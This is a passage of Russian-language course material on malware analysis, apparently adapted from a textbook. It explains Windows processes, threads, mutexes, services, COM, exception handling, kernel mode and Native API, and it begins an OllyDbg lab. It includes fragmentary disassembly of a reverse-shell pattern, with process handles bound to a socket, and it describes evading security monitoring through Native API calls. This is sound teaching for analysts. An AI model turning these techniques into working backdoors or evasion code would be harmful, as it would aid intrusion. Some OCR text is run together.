В первой строке переменная SocketHandle перемещается со стека врегистр EAX (дескриптор сокета инициализируется за пределами этой функции). Структура lpStartupInfo хранит стандартный вывод (2) , стандартный ввод (3) и стандартный поток ошибок (1), которые будут использоваться в новом процессе. Все три значения этой структуры, (1) , (2) и , привязываются к сокету. Переменная dword_403098 (4)позволяет получить доступ к командной строке будущей программы; в определенный момент она попадает в стек в качестве аргумента (5). Вызов CreateProcess (6) имеет десять аргументов, но все они, кроме lpCommandLine, lpProcessInformation и lpStartupInfo, равны либо 0, либо 1. Некоторые из них представляют значения NULL и другие флаги, но с точки зрения анализа безопасности они нам не интересны.

Вызов CreateProcess создаст новый процесс, весь ввод и вывод которогобудет перенаправлен в сокет. Чтобы найти удаленный узел, нужно определить,где этот сокет был инициализирован (этот код не включен в листинг 7.4). Чтобы понять, какая программа будет запущена, нам необходимо перейти по адресу dword_403098, воспользовавшись IDA Pro, и посмотреть, какая строка там хранится.

Вредоносное ПО часто создает новые процессы путем сохранения одной программы внутри другой (в ее разделе ресурсов). Раздел ресурсов PE-файла может хранить в себе любой другой файл. Вредоносные программы иногда помещают туда исполняемые файлы. При запуске приложение извлекает дополнительный файл из своего PE-заголовка, записывает его на диск и затемзапускает с помощью вызова CreateProcess. То же самое можно делать с DLL и другим исполняемым кодом. В таких случаях вам следует открыть программу в утилите Resource Hacker и сохранить встроенный исполняемый файл на диск для дальнейшего анализа.

Потоки

Процессы являются исполняемыми контейнерами, но на самом деле система Windows выполняет *потоки* — независимые цепочки инструкций, которые выполняются процессором без ожидания других потоков. Процесс может содержать один или несколько потоков, выполняющих какую-то часть его кода. Все потоки внутри процесса имеют общее адресное пространство, но каждому из них выделяются отдельные регистры и стек.

Контекст потока

Во время выполнения поток получает полный контроль над ЦПУ или его ядром, а другие потоки не могут повлиять на состояние этого процессора или ядра. Когда поток меняет значение регистра, он не затрагивает остальные потоки. Прежде чем переключиться на другой поток, ОС сохраняет все значения процессора в структуру, которую называют *контекстом потока*. Затем система загружает в процессор контекст нового потока и начинает его выполнение.

Листинг 7.5. Обращение к локальной переменной и размещение ее в Стеке 004010DE lea (1)edx, [**esp+58h**]004010E2 push edx

В строке (1) листинга 7.5 код обращается к локальной переменной (esp+58h) и сохраняет ее в EDX, после чего помещает EDX в стек. Если междуэтими инструкциями запустить другой код, который изменяет EDX, значениеEDX окажется некорректным и наша программа выполнится неправильно. Если же использовать переключение контекста, значение EDX будет сохранено в контексте потока. Когда поток возобновит работу и выполнит инструкцию push, его контекст будет восстановлен и EDX опять будет иметь корректное значение. Так потоки не могут изменять регистры и флаги друг друга.

Создание потока

Для создания новых потоков используется функция CreateThread. Вызывающий ее код указывает начальный адрес, который часто называют функцией start. Выполнение начинается с этого адреса и продолжается, пока функция не вернет результат, хотя делать это ей не обязательно,

так как потокможет завершиться вместе с процессом. Помимо кода, который вызывает CreateThread, вам необходимо также проанализировать функцию start.

Вызывающий код может указать функцию начала потока и аргумент, который будет ей передан. Это может быть любое значение в зависимости от функции start.

Вредоносное ПО может использовать вызов CreateThread несколькими способами.

С помощью CreateThread можно загрузить в процесс новую зараженную библиотеку, если в качестве начального адреса указать местоположение LoadLibrary. В этом случае в CreateThread в качестве аргумента передается название библиотеки, которую нужно загрузить. Новый DLL-файл загрузитсяв память процесса, после чего будет вызвана функция DllMain.

Вредонос может создать два новых потока для ввода и вывода: один будет прослушивать сокет или канал, направляя результат в стандартный ввод процесса, а другой — считывать стандартный вывод и отправлять его в сокет или канал. Целью вредоноса будет передача всей информации в единый сокет или канал, что позволит ему легко взаимодействовать с запущенным приложением.

В листинге 7.6 показано, как распознать вторую методику, определив два вызова CreateThread, находящихся рядом друг с другом (здесь показаны только системные вызовы ThreadFunction1 и ThreadFunction2). Этот код дважды вызывает функцию CreateThread. В качестве аргументов передаются значения lpStartAddress, что позволяет нам понять, где нужно искать код, который будет выполнен при запуске этих потоков.

Листинг 7.6. Главная функция в примере с потоками004016EE lea eax, [ebp+ThreadId]

004016F4 push eax ; lpThreadId 004016F5 push 0 ; dwCreationFlags004016F7 push 0 ; lpParameter

004016F9 push (1)offset **ThreadFunction1** ; lpStartAddress004016FE push 0 ; dwStackSize

00401700 lea ecx, [ebp+ThreadAttributes]00401706 push ecx ; lpThreadAttributes 00401707 call (2)ds:CreateThread 0040170D mov [ebp+var_59C], eax00401713 lea edx, [ebp+ThreadId] 00401719 push edx ; lpThreadId 0040171A push 0 ; dwCreationFlags0040171C push 0 ; lpParameter

0040171E push (3)offset **ThreadFunction2** ; lpStartAddress00401723 push 0 ; dwStackSize

00401725 lea eax, [ebp+ThreadAttributes]0040172B push eax ; lpThreadAttributes 0040172C call (4)ds:CreateThread

Мы пометили начальные функции для первого (2)и второго (4) вызовов CreateThread как ThreadFunction1 (1) и ThreadFunction2 (3) . Чтобы определить назначение этих двух потоков, мы первым делом переходим к ThreadFunction1. Как видно в листинге 7.7, функция первого потока выполняет цикл, в котором она делает вызов ReadFile, чтобы прочитать канал, а затем передает прочитанные данные сокету, используя функцию send.

Листинг 7.7. Функция ThreadFunction1 из примера с потоками

```
...
004012C5 call ds:ReadFile
...
00401356 call ds:send
...
```

В листинге 7.8 показана функция второго потока. Она выполняет цикл, который делает вызов recv, чтобы прочитать любые данные, посланные по сети, и затем с помощью функции WriteFile перенаправляет их в канал, чтобыприложение могло их прочитать.

Листинг 7.8. Функция ThreadFunction2 из примера с потоками

```
...
004011F2 call ds:recv
...
00401271 call ds:WriteFile
...
```

ПРИМЕЧАНИЕ

Помимо потоков в системах от компании Microsoft используются волокна. Волокно похоже на поток, но управляется не операционной системой, а самим потоком. Волокна разделяют контекст одного и того же потока.

Межпроцессная координация с помощью мьютексов

При обсуждении процессов и потоков следует упомянуть *мьютексы* (или *мутанты*, если речь идет о ядре). Это глобальные объекты, которые координируют работу нескольких процессов и потоков.

Мьютексы в основном используются для управления доступом к общимресурсам, что делает их привлекательными для авторов вредоносного ПО. Например, если два потока должны

обращаться к одной и той же структуре, но не одновременно, мьютекс может обеспечить безопасный доступ.

В один момент времени мьютексом может владеть только один поток. Этот механизм имеет большое значение при анализе безопасности, поскольку мьютексам часто назначаются фиксированные имена, которые могут служить хорошими локальными индикаторами. Использование фиксированных имен является нормальной практикой, потому что это позволяет достичь согласованности, когда мьютекс является единственным средством взаимодействия между двумя процессами.

Чтобы получить доступ к мьютексу, поток использует вызов WaitForSingleObject, при этом любой другой поток, пытающийся к нему обратиться, должен ждать своей очереди. Закончив использовать мьютекс, поток вызывает функцию ReleaseMutex.

Мьютекс можно создать с помощью функции CreateMutex. Чтобы получить дескриптор мьютекса, принадлежащего другому процессу, используется вызов OpenMutex. Вредоносные программы часто создают новый мьютекс и затем пытаются вызвать OpenMutex с тем же именем - такимобразом они гарантируют, что в системе запущен лишь один их экземпляр.

Листинг 7.9. Предотвращение запуска лишних копий вредоноса спомощью мьютекса

00401000 push offset Name ; "HGL345" 00401005 push 0 ; bInheritHandle 00401007 push 1F0001h ; dwDesiredAccess

0040100C (1)call ds:impOpenMutexW@12 ; OpenMutexW(x,x,x)00401012 (2)test eax, eax

00401014 (3)jz short loc_40101E00401016 push 0 ; int

00401018 (4)call ds:impexit 0040101E push offset Name ; "HGL345"00401023 push 0 ; bInitialOwner

00401025 push 0 ; lpMutexAttributes

00401027(5) call ds:impCreateMutexW@12 ; CreateMutexW(x,x,x)

Код в листинге 7.9 использует HGL345 в качестве фиксированногоимени мьютекса. Сначала он вызывает функцию OpenMutex (1) , чтобы проверить, существует ли мьютекс с именем HGL345. Если возвращается NULL (2), код перескакивает (3) через вызов exit и продолжает выполнение. В противном случае вызывается exit (4) и процесс завершается. Если код продолжает работу, на шаге (5)создается мьютекс, чтобы все последующие экземпляры программы завершались при достижении этого участка.

Службы

Установка в виде *службы* - это еще один способ, с помощью которого вредоносное ПО может задействовать дополнительный код. Windows позволяет запускать задачи вне процессов или потоков, используя службы, которые работают в качестве фоновых приложений; выполнение кода планируется и осуществляется диспетчером служб Windows без участия пользователя. В Windows всегда запущено как минимум несколько служб.

Применение служб имеет множество преимуществ с точки зрения написания вредоносного кода. Одно из них заключается в том, что службы обычно запускаются от имени SYSTEM или другой привилегированной учетной записи. Это нельзя назвать уязвимостью, поскольку для установки службы требуются полномочия администратора, но этим могут воспользоваться злоумышленники, так как учетная запись SYSTEM имеет более широкий доступ, чем сам администратор или обычные пользователи.

Еще один способ сохранения настроек системы — использование служб: они могут запускаться автоматически вместе с ОС и даже не отображаться в Диспетчере задач в качестве процесса. Пользователь, который просматривает запущенные приложения, не заметит ничего подозрительного, поскольку вредонос не будет работать в отдельном процессе.

ПРИМЕЧАНИЕ

Список запущенных служб можно получить с помощью консольной команды net start, но это будут лишь их имена. Больше информации позволяют собрать программы, упоминавшиеся ранее, такие как Autoruns.

Для установки и управления службами предусмотрено несколько ключевых функций Windows API, которые являются главной целью для вредоносного ПО и заслуживают первоочередного внимания.

OpenSCManager. Возвращает дескриптор диспетчера служб, который будет использоваться во всех последующих вызовах. Любой код,взаимодействующий со службами, непременно вызывает эту функцию.

CreateService. Добавляет новую службу в диспетчер служб и позволяет вызывающей стороне указать, как она должна запускаться: автоматически во время загрузки или же вручную.

StartService. Запускает службу и используется только в случае, если был выбран ручной запуск.

Windows поддерживает несколько разных типов служб, которые выполняются уникальным

образом. Во вредоносных программах чаще всего используется тип WIN32_SHARE_PROCESS, который хранит код службы в DLL и объединяет несколько разных служб в единый общий процесс. В диспетчере задач можно найти несколько экземпляров процесса под названием svchost.exe, который выполняет службы типа WIN32_SHARE_PROCESS.

Особенностью типа WIN32_SHARE_PROCESS является то, что он хранит код в файле .exe и выполняет его в отдельном процессе.

Последний популярный тип служб, который мы здесь упомянем, KERNEL_DRIVER, используется для загрузки кода непосредственно в ядро. Мы еще рассмотрим в этой главе вредоносное ПО, которое работает в ядре.

Информация о службах локальной системы хранится в реестре. Каждая службаимеетсвойдочернийключ ветке HKLM\SYSTEM\CurrentControlSet\Services. Например, на рис. 7.2 показаны параметры для HKLM\SYSTEM\CurrentControlSet\Services\VMware NAT Service.




Рис. 7.2. Параметры реестра для службы VMware NAT

Код службы VMware NAT хранится в файле C:\Windows\system32\vmnat.exe (1). Тип значения 0x10 (3)соответствует типу WIN32_OWN_PROCESS, а начальное значение 0x02 (2)обозначает AUTO_START.

В Windows есть утилита командной строки SC, с помощью которой можно исследовать службы и менять их свойства. Она поддерживает командыдобавления, удаления, запуска, остановки и размещения служб в очереди. Например, команда qc запрашивает параметры конфигурации службы и выводит информацию, представленную на рис. 7.2, в удобочитаемом виде. В листинге 7.10 демонстрируется использование программы SC.

Листинг 7.10. Команда программы SC, запрашивающая данные оконфигурации

```
C:\Users\User1>sc qc "VMware NAT Service"[SC] QueryServiceConfig SUCCESS
SERVICE_NAME: VMware NAT Service TYPE : 10(1)WIN32_OWN_PROCESS START_TYPE : 2
AUTO_START ERROR_CONTROL : 1 NORMAL
BINARY_PATH_NAME : C:\Windows\system32\vmnat.exeLOAD_ORDER_GROUP :
TAG : 0
DISPLAY_NAME : VMware NAT ServiceDEPENDENCIES : VMnetuserif
SERVICE_START_NAME : LocalSystem
```

Выше вы можете видеть команду, запрашивающую данные о конфигурации. Эти данные идентичны тем, что хранятся в ветке реестра для службы VMware NAT, но в таком виде их легче воспринимать, так как числовые значения имеют выразительные метки, такие как WIN32_OWN_PROCESS . Программа SC поддерживает множество разных команд — их полный список можно получить, запустив ее без параметров.

Модель компонентных объектов

Модель компонентных объектов (Component Object Model, COM) от компании Microsoft - это стандарт интерфейсов, который позволяет разным программным компонентам вызывать код друг друга, не зная о нем никаких подробностей. При анализе вредоносного ПО, использующего COM, необходимо уметь определять, какой код запускается в результате вызова COM-функции.

COM работает с любым языком программирования. Эта технология разрабатывалась для поддержки программных компонентов, пригодных для многократного использования любыми программами. В ней применяется понятие объекта, которое хорошо вписывается в объектно-ориентированные языки, но не ограничивается ими.

Ввиду такой своей разносторонности модель COM широко распространена внутри ОС и большинства приложений от компании Microsoft,хотя ее можно встретить и в сторонних программах. Вредоносное ПО, котороеиспользует возможности COM, может оказаться сложным для анализа, но

вамдолжны помочь методики, представленные в этом разделе.

Модель COM реализована в виде клиент-серверного фреймворка. Клиентами выступают программы, которые обращаются к объектам COM, а роль серверов играют сами объекты. Microsoft предоставляет большое количество компонентов COM для использования в программах.

Каждый поток, который использует COM, должен как минимум один раз вызвать функцию OleInitialize или CoInitializeEx, прежде чем обращаться к любой другой функции COM-библиотеки. Таким образом, чтобы понять, применяет ли программа возможности COM, аналитик безопасности может поискать эти вызовы. Хотя сам факт того, что программа обращается к объектуCOM в качестве клиента, не несет в себе особо полезной информации, поскольку такие объекты бывают совершенно разными. Для продолжения анализа вам придется найти несколько идентификаторов, принадлежащихэтим объектам.

CLSID, IID и использование объектов COM

Доступ к COM-объектам осуществляется через их *глобальные уникальные идентификаторы* (globally unique identifiers, GUID), известные также как *идентификаторы классов* (CLSID) и *интерфейсов* (IID).

Функция CoCreateInstance используется для получения доступа к возможностям COM. Во вредоносном коде часто применяется функция Navigate, которая позволяет программе запустить Internet Explorer и открыть веб-страницу. Она является частью интерфейса IWebBrowser2, который описывает, какие функции нужно реализовать, но не уточняет, какие программы должны это сделать. Приложение, которое предоставляет реализацию IWebBrowser2, является *классом* COM. В большинстве случаев IWebBrowser2 реализуется браузером Internet Explorer. Интерфейсы имеют глобальный идентификатор под названием IID, а классы идентифицируются спомощью CLSID.

Рассмотрим небольшой отрезок зараженного кода, который использует функцию Navigate из интерфейса IWebBrowser2, реализованного Internet Explorer. Первым делом вызывается функция CoCreateInstance. Она принимает CLSID и IID объекта, который запрашивается вредоносом. Затем ОС ищет информацию о классе и загружает программу, которая выполнит необходимые действия (если она еще не запущена). Класс CoCreateInstance возвращает указатель на структуру, которая содержит указатели на функции. Чтобы воспользоваться возможностями COM-сервера, вредонос вызовет функцию, чей указатель хранится в структуре, возвращенной из CoCreateInstance. В листинге 7.11 показано, как некий код обращается к объекту IWebBrowser2.

Листинг 7.11. Доступ к COM-объекту с помощью CoCreateInstance00401024 lea eax, [esp+18h+PointerToComObject]

00401028 push eax ; ppv

00401029 push (1)offset IID_IWebBrowser2 ; riid0040102E push 4 ; dwClsContext

00401030 push 0 ; pUnkOuter

00401032 push (2)offset stru_40211C ; rclsid040401037 call CoCreateInstance

Для того чтобы понять этот код, щелкните на структурах, которыехранят IID (1)и CLSID(2) . IID имеет значение D30C1661-CDAF-11D0-8A3E- 00C04FC9E26E, которое представляет интерфейс IWebBrowser2, а идентификатор CLSID равен 0002DF01-0000-0000-C000-000000000046, что соответствует программе Internet Explorer. IDA Pro может распознать и пометить идентификатор IID для IWebBrowser2, так как он часто используется. Разработчики могут создавать свои собственные IID, поэтому их не всегда удается пометить. А CLSID не распознается никогда, поскольку дизассемблированный код не содержит необходимой информации.

Когда программа вызывает CoCreateInstance, ОС использует информацию из реестра, чтобы определить, какой файл содержит запрашиваемыйCOM-код.Ключиреестра HKLM\SOFTWARE\Classes\CLSID\ и HKCU\SOFTWARE\Classes\CLSIDхранят информацию о том, какой код следует выполнить для COM-сервера. Значение

C:\Program Files\Internet Explorer\iexplore.exe в дочернем ключе LocalServer32 ветки HKLM\SOFTWARE\Classes\CLSID\0002DF01-0000-0000- C000-000000000046 определяет исполняемый файл, который будет загружен при вызове CoCreateInstance.

Получив структуру в результате вызова CoCreateInstance, COM-клиент берет ее сдвиг и обращается к функции с соответствующим адресом. Этот вызов показан в листинге 7.12. Ссылка на COM-объект хранится в стеке, а затем перемещается в регистр EAX. Первое значение в структуре ссылается натаблицу с указателями на функции. Сдвиг 0x2C в этой таблице соответствует функции Navigate, которая и будет вызвана.

Листинг 7.12. Вызов COM-функции0040105E push ecx

0040105F push ecx00401060 push ecx

00401061 mov esi, eax

00401063 mov eax, [esp+24h+PointerToComObject]00401067 mov edx, [eax]

00401069 mov edx, [edx+(1)2Ch]0040106C push ecx

0040106D push esi0040106E push eax0040106F call edx

Чтобы понять намерения вредоносной программы во время вызова COM-функции, аналитик безопасности должен определить, с каким сдвигом она хранится. Это может оказаться непростой задачей. IDA Pro имеет информацию о сдвигах и структурах распространенных интерфейсов, которую можно просмотреть на панели со структурами. Чтобы добавить структуру, нажмите клавишу Ins, затем кнопку Add Standard Structure (Добавить стандартную структуру) и укажите имя структуры, InterfaceNameVtbl. В нашем примере с функцией Navigate мы добавляем структуру IWebBrowser2Vtbl. После этого щелкните правой кнопкой мыши на сдвиге (1)в окне дизассемблирования, чтобы поменять метку 2Ch на IwebBrowser2Vtbl.Navigate. Теперь IDA Pro сможет добавить комментарии к инструкции call и параметрам, которые помещаются в стек.

Если функция, вызываемая COM-клиентом, недоступна в IDA Pro, можно попробовать проверить заголовочные файлы интерфейса, указанного в вызове CoCreateInstance. Заголовочные файлы поставляются вместе с Microsoft Visual Studio и пакетом разработки для платформы, но их также можно найти в Интернете. В заголовочном файле функции обычно объявляются в том же порядке, что и в таблице вызовов. Например, функция Navigate является 12-й по счету в файле .h, что соответствует сдвигу 0x2C. Первая функция имеет сдвиг 0, а каждая следующая занимает 4 байта.

В предыдущем примере при вызове CoCreateInstance программа Internet Explorer была загружена в виде отдельного процесса, но так происходит не всегда. Некоторые COM-объекты реализованы в виде DLL, которые загружаются в адресное пространство исполняемого файла COM-клиента. В этом случае раздел реестра для CLSID вместо LocalServer32 будет содержать дочерний ключ InprocServer32.

Вредоносный COM-сервер

Некоторые вредоносные программы имеют вид COM-сервера, который впоследствии используется другими приложениями. Обычно для этого реализуются *вспомогательные объекты браузера* (Browser Helper Objects, BHO) — сторонние плагины для Internet Explorer. BHO не имеют ограничений,поэтому с их помощью внутри процесса Internet Explorer можно запустить зараженный код, что позволит просматривать интернет-трафик, отслеживать использование браузера и выходить в Интернет, не запуская отдельного процесса.

Вредоносное ПО, реализующее COM-сервер, обычно легко обнаружить, поскольку объекты COM обязаны экспортировать такие функции, как DllCanUnloadNow, DllGetClassObject, DllInstall, DllRegisterServer и DllUnregisterServer.

Исключения: когда что-то идет не так

Исключения позволяют программе обрабатывать события, которые выходят за рамки нормального потока выполнения. В большинстве случаев исключения вызываются ошибками, такими как деление на ноль. Они передаются в специальную среду выполнения, которая их обрабатывает. Некоторые исключения (то же деление на ноль) генерируются на аппаратномуровне, а другие - на уровне ОС (например, некорректное обращение к памяти). Вы можете вручную сгенерировать исключение в собственном коде,воспользовавшись вызовом RaiseException.

В Windows предусмотрен механизм *структурированной обработки исключений* (Structured Exception Handling, SEH). В 32-битных системах информация для SEH хранится в стеке. В листинге 7.13 показан дизассемблированный код нескольких начальных строчек функции, которая обрабатывает исключения.

Листинг 7.13. Сохранение информации об обработке исключения в fs:001006170 push (1)offset loc_10061C0

01006175 mov eax, large fs:00100617B push (2)eax 0100617C mov large fs:0, esp

В начале функции в стек помещается слой обработки исключений (1). Специальный сдвиг fs:0 указывает на адрес в стеке, который хранит сведения об исключениях. В стеке также находятся обработчики исключений как самой функции, так и вызывающего кода (2); последний хранится в конце функции. При возникновении исключения Windows сверяется с адресом fs:0, где находится информация об исключении, а затем вызывает обработчик. После обработки исключения выполнение возвращается в главный поток.

Обработчики являются вложенными и не всегда реагируют на любые исключения. Если исключение не подходит для обработчика в текущем слое, оно передается в слой вызывающего кода. В конце концов, если никто так и не отреагировал, обработчик высшего уровня принудительно завершает приложение.

С помощью обработчиков исключений можно эксплуатировать уязвимости в коде, чтобы получить контроль над выполнением. Указатель на сведения об обработке исключения хранится в стеке, и во время переполнениястека злоумышленник может его перезаписать, подменив обработчик своим собственным. В итоге, когда произойдет исключение, злоумышленник сможетвыполнить свой код. Более детально исключения будут рассмотрены в главах8–10, 15 и 16.

Сравнение режимов ядра и пользователя

В Windows используется два уровня привилегий выполнения: *режим ядра* и *пользовательский режим*. Все функции, рассмотренные в этой главе, работают в режиме пользователя, но то же самое можно сделать и на уровне ядра.

Почти весь код, за исключением ОС и драйверов оборудования, выполняется в пользовательском режиме. Каждый процесс обладает собственной памятью, правами доступа и ресурсами. Если программа в режиме пользователя выполнит некорректную инструкцию и выйдет из строя,Windows сможет ее завершить и вернуть все ее ресурсы.

Обычно пользовательский режим не предоставляет прямого доступа к аппаратному обеспечению и ограничивается лишь определенным набором регистров и инструкций процессора. Для взаимодействия с оборудованием или изменения состояния ядра приходится использовать Windows API.

Функция Windows API, которая работает со структурами ядра, должна делать вызов из самого ядра. О наличии такого вызова в дизассемблированном коде могут свидетельствовать инструкции SYSENTER, SYSCALL и INT 0x2E.Чтобы найти в ядре заранее определенную функцию, они используют справочные таблицы, так как непосредственное переключение между режимом пользователя и ядра невозможно.

Все процессы в ядре разделяют ресурсы и адресное пространство. Код, работающий в режиме ядра, проходит меньшее количество проверок безопасности. Если он выполнит некорректную инструкцию, ОС не сможет продолжать работу и вы увидите знаменитый «синий экран смерти».

Код, выполняющийся в ядре, может управлять кодом в пользовательском пространстве. Обратную процедуру можно выполнить лишь через четко описанные интерфейсы. И хотя весь код в ядре разделяет память и ресурсы, в любой момент существует только один активный контекст выполнения.

Код ядра представляет большой интерес для авторов вредоносного ПО, потому что он дает больше возможностей, чем код в пользовательском режиме. Большинство программ, обеспечивающих безопасность (как антивирусы и брандмауэры), работает в режиме ядра — это позволяет им отслеживать активность всех приложений, запущенных в системе. Вредонос, работающий в ядре, может с легкостью нарушить работу таких программ илиобойти их защиту.

Очевидно, что зараженный код становится намного мощнее, когда попадает в режим ядра. В этом режиме стирается грань между обычными и привилегированными

процессами. Кроме того, на ядро не распространяются системные механизмы аудита. В связи с этим почти все руткиты используют код, работающий в ядре.

Написать код, рассчитанный на режим ядра, намного сложнее по сравнению с кодом для пользовательского режима. Одной из главных трудностей является тот факт, что код ядра имеет куда больше шансов вывести систему из строя во время разработки и отладки. В ядре недоступно слишком много популярных функций, а для компиляции и написания такого кода существует меньше инструментов. Ввиду всех этих препятствий только сложное вредоносное ПО работает в рамках ядра — большинство вредоносовне умеет этого делать.

Native API

Native API - это низкоуровневый интерфейс для взаимодействия с Windows, который редко используется обычными программами, но популярен среди разработчиков вредоносного ПО. Путем вызова функций из Native API можно обойти стандартный Windows API.

Функция, которая находится в Windows API, обычно не выполняетзапрашиваемое действие самостоятельно, поскольку большинство важныхструктур данных находится в ядре и недоступно за его пределами (из пользовательского режима). Компания Microsoft создала многоступенчатую процедуру, с помощью которой пользовательское приложение может получить доступ к нужным возможностям. То, как это работает для вызовов вбольшинстве API, проиллюстрировано на рис. 7.3.

Рис. 7.3. Режимы пользователя и ядра

Пользовательские приложения имеют доступ к пользовательским API, таким как kernel32.dll, и другим DLL, которые, в свою очередь, обращаются к специальной библиотеке ntdll.dll, отвечающей за взаимодействие между пространством пользователя и ядра. Процессор переключается в режим ядра и выполняет в нем функцию, которая обычно находится в процессе ntoskrnl.exe.Это довольно извилистый путь, но разделение между API ядра и пользователяпозволяет компании Microsoft изменять внутренности системы, не затрагиваясуществующие приложения.

Функции из ntdll.dll используют те же API и структуры, что и само ядро.В совокупности они составляют Native API. Этот интерфейс не должен вызываться обычными приложениями, но ничто в системе этому не препятствует. И хотя Microsoft не предоставляет исчерпывающей документации для Native API, ему посвящены разные сайты и книги. Лучшим источником информации по этой теме является справочник Гэри Неббета *Windows NT/2000 Native API Reference* (Sams, 2000), хотя он уже довольно старый. Более свежие сведения можно найти на таких веб-ресурсах, как undocumented.ntinternals.net.

Использование Native API является привлекательным для авторов вредоносных программ, позволяя им делать вещи, которые иначе были бы невыполнимыми. Этот интерфейс обладает многими возможностями, недоступными в обычном Windows API.

Кроме того, использование Native API иногда оказывается менее заметным. Многие антивирусы и защитные программы отслеживают системные вызовы, которые делает какой-либо процесс. Если продукт, обеспечивающий защиту, плохо спроектирован, обращение к Native API он может пропустить.

На рис. 7.4 показано, как плохо спроектированная система безопасностипытается отследить вызов системной функции из kernel32.dll. Чтобы обойти эти систему, некий гипотетический вредонос использует Native API. Вместо вызова стандартных для Windows функций ReadFile и WriteFile он обращаетсяк функциям NtReadFile и NtWriteFile, которые находятся внутри ntdll.dll и не отслеживаются. Качественный пакет безопасности следит за вызовами на всех уровнях, в том числе и в ядре, делая подобный подход бесполезным.

В Native API есть множество вызовов для получения информации о системе, процессах, потоках, дескрипторах и других элементах. Среди них можно выделить NtQuerySystemInformation, NtQueryInformationProcess, NtQueryInformationThread, NtQueryInformationFile и NtQueryInformationKey. Эти вызовы предоставляют намного более подробную информацию, чем любая функция, доступная в Win32. Некоторые из них позволяют устанавливать детальные атрибуты для файлов, процессов, потоков и т.д.




Рис. 7.4. Использование Native API с целью избежать обнаружения

В Native API есть еще одна функция, популярная среди авторов вредоносного ПО. Речь идет о вызове NtContinue, с помощью которой можно вернуться из исключения: она предназначена для передачи управления обратно главному потоку программы после того, как исключение было обработано. Однако место возвращения указывается в контексте обработчика, и его можно изменить. Злоумышленники часто используют эту функцию для передачи управления нетривиальными способами, чтобы запутать аналитика и усложнить отладку программы.

Контрольные вопросы

1. Соглашения, касающиеся вызова функций. Венгерская нотация.
2. Типы в Windows API
3. Дескрипторы
4. Функции файловой системы
5. Специальные файлы
6. Общие файлы
7. Файлы, доступные через пространства имен
8. Альтернативные потоки данных
9. Реестр Windows
10. Корневой ключ Дочерний ключ Ключ Параметр. Значение илиданные
11. Корневые ключи реестра
12. Regedit
13. Программы, которые стартуют автоматически
14. Распространенные функции для работы с реестром
15. API для работы с сетью
16. Сокеты Беркли
17. Клиентские и серверные соединения
18. WinINet API
19. Отслеживание запущенной вредоносной программы
20. Библиотеки DLL
21. Как авторы вредоносного ПО используют DLL.
22. Базовая структура динамической библиотеки
23. Процессы
24. Создание нового процесса
25. Потоки
26. Контекст потока
27. Создание потока
28. Межпроцессная координация с помощью тексов
29. Службы
30. CLSID, IID и использование объектов COM

Практическое занятие №7. Анализ исполняемого файла в OllyDbg

Цель работы: Проанализировать исполняемые файлы, применяя базовые методики статического и динамического анализа.

Программное обеспечение:
IDA Pro, OllyDbg

Теоретический материал

OllyDbg отладчику для платформы x86, разработанному Олегом Ющуком.

OllyDbg предоставляет возможность анализировать вредоносные программы во время их выполнения. Этот бесплатный и простой в использовании инструмент имеет множество плагинов, которые расширяют его возможности, поэтому он часто применяется для аналитики безопасностии обратного проектирования.

OllyDbg имеет давнюю и интересную историю. Сначала он использовался для взлома ПО, а обретя популярность, стал основным инструментом для анализа вредоносов и исследования уязвимостей. Но затем компания Immunity, занимающаяся безопасностью, купила кодовую базу OllyDbg 1.1 и переименовала этот продукт в Immunity Debugger (ImmDbg). Целью компании было сделать его более подходящим для поиска уязвимостей и исправить в нем программные ошибки. Итоговые изменения оказались косметическими и коснулись лишь графического интерфейса ImmDbg. Тем не менее при этом была добавлена поддержка полноценного интерпретатора Python вместе с API, благодаря чему некоторые пользователи все же перешлис OllyDbg на ImmDbg.

Загрузка вредоносного ПО

Начать отладку в OllyDbg можно несколькими способами. Вы можете загружать исполняемые файлы и даже DLL напрямую. Если вредонос уже запущен в системе, вы можете подключиться к его процессу и таким образом приступить к отладке.

OllyDbg позволяет удобно запускать вредоносный код с поддержкой режима командной строки или выполнять отдельные участки внутри DLL.

Открытие исполняемого файла

Чтобы начать отладку вредоносной программы, проще всего выбрать пункт меню File-Open (Файл-Открыть) и перейти к исполняемому файлу, который вы хотите загрузить (рис. 9.1). Если отлаживаемая вами программа требует задания аргументов, вы можете указать их в поле Arguments (Аргументы) диалогового окна открытия файлов (в OllyDbg это единственный этап, на котором можно передать аргументы командной строки).

